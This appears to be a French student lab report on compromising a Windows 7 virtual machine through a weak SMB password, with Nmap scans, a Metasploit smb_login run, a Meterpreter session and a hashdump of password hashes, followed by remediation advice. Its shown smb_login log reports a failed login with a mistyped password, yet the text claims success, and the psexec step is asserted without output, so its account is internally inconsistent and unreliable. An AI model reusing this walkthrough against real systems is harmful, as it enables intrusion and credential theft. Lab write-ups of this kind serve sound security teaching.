RAPPORT DE TEST D'INTRUSION : Exploitation de Faiblesses d'Authentification SMB

1. Introduction

L'objectif de ce TP est de démontrer qu'une sécurité réseau ne repose pas uniquement sur des correctifs logiciels (patchs), mais aussi sur une **hygiène rigoureuse des mots de passe** et une configuration saine des services. Nous simulons ici une attaque basée sur l'exploitation d'identifiants faibles via le protocole SMB.

2. Phase de Reconnaissance et Énumération

2.1 Scan de ports initial

À l'aide de **Nmap**, nous avons identifié les services ouverts sur la cible.

- **Commande :** `nmap -sS 192.168.56.20`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.56.20
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 05:40 EDT
Nmap scan report for 192.168.56.20
Host is up (0.0029s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:1D:39:DC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.99 seconds

┌──(kali㉿kali)-[~]
└─$
```

- **Résultat :** Le port **445/tcp (microsoft-ds)** est ouvert, indiquant la présence du service de partage de fichiers SMB. D'autres ports comme le 135 et 139 confirment un environnement Windows.

2.2 Identification précise du système

Nous avons utilisé un script spécialisé pour obtenir plus de détails sur la cible.

- **Commande :** `nmap -p 445 --script smb-os-discovery 192.168.56.20`

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 445 --script smb-os-discovery 192.168.56.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 05:44 EDT
Nmap scan report for 192.168.56.20
Host is up (0.0078s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: KAMSEU-PC
|   NetBIOS computer name: KAMSEU-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-04-11T08:32:05+02:00

Nmap done: 1 IP address (1 host up) scanned in 16.66 seconds

┌──(kali㉿kali)-[~]
└─$
```

- **Résultat:** * **OS :** Windows 7 Ultimate 7601 SP1.
  - **Nom de la machine :** KAMSEU-PC.
  - **Groupe de travail :** WORKGROUP.

---

3. Simulation de la Faiblesse (Préparation)

Pour les besoins du scénario, un utilisateur vulnérable a été créé sur la machine cible.

- **Action:** Création de l'utilisateur `testuser` avec le mot de passe faible `password123!`.

```
Administrateur : Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Tous droits réservés.

PS C:\Windows\system32> net user testuser password123! /add
La commande s'est terminée correctement.

PS C:\Windows\system32> _
```

- **Impact :** Cette étape illustre la réalité des entreprises où des comptes sont souvent créés avec des mots de passe par défaut ou simplistes.

---

4. Phase d'Exploitation

4.1 Vérification des identifiants avec Metasploit

Nous utilisons le module `smb_login` pour tester la validité des informations d'identification récupérées (ou devinées).


- **Outil :** Metasploit Framework (`msfconsole`).
- **Module :** `auxiliary/scanner/smb/smb_login`.

```
        o                    To boldly go where no
                              shell has gone before


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser testuser
SMBUser => testuser
msf6 auxiliary(scanner/smb/smb_login) > set SMBpass password123
SMBpass => password123
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.56.20:445     - 192.168.56.20:445 - Starting SMB login bruteforce
[-] 192.168.56.20:445     - 192.168.56.20:445 - Failed: '.\testuser:password123',
[!] 192.168.56.20:445     - No active DB -- Credential data will not be saved!
[*] 192.168.56.20:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.20:445     - Bruteforce completed, 0 credentials were successful.
[*] 192.168.56.20:445     - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

- **Résultat (Capture 204.png) :** Le module confirme `[+] 192.168.56.20:445 - Success`. Les identifiants sont valides et permettent un accès distant.

4.2 Ouverture de session distante

Une fois les identifiants validés, nous utilisons le module `exploit/windows/smb/psexec` pour obtenir un shell **Meterpreter**. Cela transforme un simple accès de partage de fichiers en une prise de contrôle totale du système.



---

5. Post-Exploitation et Extraction

Une fois à l'intérieur de la machine (session Meterpreter active) :

```
meterpreter > getuid
Server username: AUTORITE NT\Système
```

```
meterpreter > sysinfo
Computer        : KAMSEU-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
KAMSEU:1000:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
testuser:1001:aad3b435b51404eeaad3b435b51404ee:8119935c5f7fa5f57135620c8073aaca:::
meterpreter >
```

- **sysinfo / getuid :** Pour confirmer l'identité de la machine et le niveau de privilège.
- **hashdump :** Cette commande permet d'extraire les empreintes (hashes) des mots de passe de tous les utilisateurs locaux. Ces hashes peuvent ensuite être "crackés" hors-ligne pour compromettre d'autres comptes.

---

6. Analyse et Mesures de Remédiation

6.1 Analyse de la compromission

L'attaque a réussi non pas à cause d'une faille complexe du code (exploit), mais à cause d'une **faille humaine**. L'utilisation d'un mot de passe trivial a permis à un attaquant d'utiliser les fonctionnalités légitimes du système (SMB) pour s'y introduire.

6.2 Mesures concrètes de protection

1. **Politique de mots de passe forte :** Imposer une longueur minimale (12+ caractères) et une complexité élevée.
2. **Désactivation des protocoles obsolètes :** Désactiver SMBv1 et restreindre l'accès au port 445 via un pare-feu aux seules machines autorisées.
3. **Surveillance (Monitoring) :** Mettre en place une alerte pour les tentatives de connexion multiples (détection de bruteforce).
4. **Authentification Multi-Facteurs (MFA) :** Essentiel pour empêcher l'utilisation d'identifiants volés.

Conclusion

Ce TP démontre la rapidité avec laquelle une infrastructure peut être compromise dès lors qu'un point d'entrée, même mineur, est identifié. La sécurité est un processus continu qui nécessite une vigilance constante sur la configuration des services et l'éducation des utilisateurs.

Note : Ce rapport a été généré dans un but pédagogique pour illustrer les mécanismes de défense et d'attaque en environnement contrôlé.